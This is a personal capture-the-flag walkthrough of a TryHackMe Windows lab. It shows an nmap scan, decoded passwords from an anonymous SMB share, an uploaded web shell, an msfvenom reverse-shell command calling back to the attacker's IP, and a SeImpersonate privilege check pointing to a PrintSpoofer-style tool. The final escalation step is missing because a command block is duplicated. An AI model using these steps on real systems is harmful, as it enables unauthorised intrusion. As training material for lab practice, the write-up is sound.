


CTF Relevant

Kumpel7


December 2023

This is my second medium machine, the first one i try to write a solutionion for. It was a little harder than easy machines, but with a little help i managed to solve it. I learned a lot and will try to solve more mediums now rather than easy ones. I have to find user and root flag. I am using the ubuntu machine with openvpn connection to tryhackme network.


Let's start with nmap scan, as usual.




Screenshot 1: Windows server



We find a file called passwords.txt.



Because of "==" we conclude that this is base64 encoded message.



Bob – !P@\$\$W0rD!123

Bill – Juw4nnaM4n420696969!\$\$\$ I don't know what to do with it, because nothing seems to work. But it turns out that it is not enough and there are "hidden ports" open. Look at this:

```
dan@kumpel:~$ nmap -p- 10.10.94.217
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-18 10:12 CET
Nmap scan report for 10.10.94.217
Host is up (0.056s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49663/tcp open  unknown
49667/tcp open  unknown
49669/tcp open  unknown
Nmap done: 1 IP address (1 host up) scanned in 120.89 seconds
```

Screenshot 2: More ports

Turns out 49663 hosts another http(s?) service. Gobuster does not show anything on port 80. However, we can find /networksv directory. Let's investigate this microsoft-ds service (SMB). We see that we can connect to it via nt4wrksv group as an anonymous user. So let's try to upload a reverse shell.

```
smb: \> help put
HELP put:
<local name> [remote name] put a file

smb: \> put /home/dan/reverse_shells/phpshell.phtml phpshell.phtml
putting file /home/dan/reverse_shells/phpshell.phtml as \phpshell.phtml (33,1 kb
/s) (average 33,1 kb/s)
smb: \> ls
.                D            0 Tue Dec 19 08:39:33 2023
..               D            0 Tue Dec 19 08:39:33 2023
passwords.txt    A           98 Sat Jul 25 17:15:33 2020
phpshell.phtml   A          5490 Tue Dec 19 08:39:33 2023

7735807 blocks of size 4096, 4958204 blocks available
smb: \>
```

Screenshot 3: It works

so now we can set up netcat and hope for the best :). But php shell does not work, which makes sense. We can however generate a reverse shell using msfvenom. To generate reverse shell we need to type:

```
1  msfdb init
2  msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.18.5.129 LPORT=1234 -
    f aspx -o windows.aspx
```

Then we can upload this (the same way), start netcat and find the user flag.

```
c:\Users\Bob\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is AC3C-5CB5

Directory of c:\Users\Bob\Desktop

07/25/2020  01:04 PM    <DIR>        .
07/25/2020  01:04 PM    <DIR>        ..
07/25/2020  07:24 AM                35 user.txt
               1 File(s)                35 bytes
               2 Dir(s)  21,043,568 bytes free

c:\Users\Bob\Desktop>type user.txt
type user.txt
```

Screenshot 4: The author does not want to show the flags, so neither will I

Now we need to figure out how to escalate the privileges. To do so the "sudo -l" command in windows is "whoami /priv"

```

c:\Users>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                             State
-----
SeAssignPrimaryTokenPrivilege Replace a process level token                        Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process                  Disabled
SeAuditPrivilege Generate security audits                            Disabled
SeChangeNotifyPrivilege Bypass traverse checking                            Enabled
SeImpersonatePrivilege Impersonate a client after authentication            Enabled
SeCreateGlobalPrivilege Create global objects                                Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                       Disabled

```

Screenshot 5: Now is the time to activate the power of google

A little bit of googling finds me this: <https://github.com/dieuvus/printspoofers>, now i just need to upload this file and use it.

```

c:\Users>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                             State
-----
SeAssignPrimaryTokenPrivilege Replace a process level token                        Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process                  Disabled
SeAuditPrivilege Generate security audits                            Disabled
SeChangeNotifyPrivilege Bypass traverse checking                            Enabled
SeImpersonatePrivilege Impersonate a client after authentication            Enabled
SeCreateGlobalPrivilege Create global objects                                Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                       Disabled

```

Screenshot 6: The end, flag is in desktop directory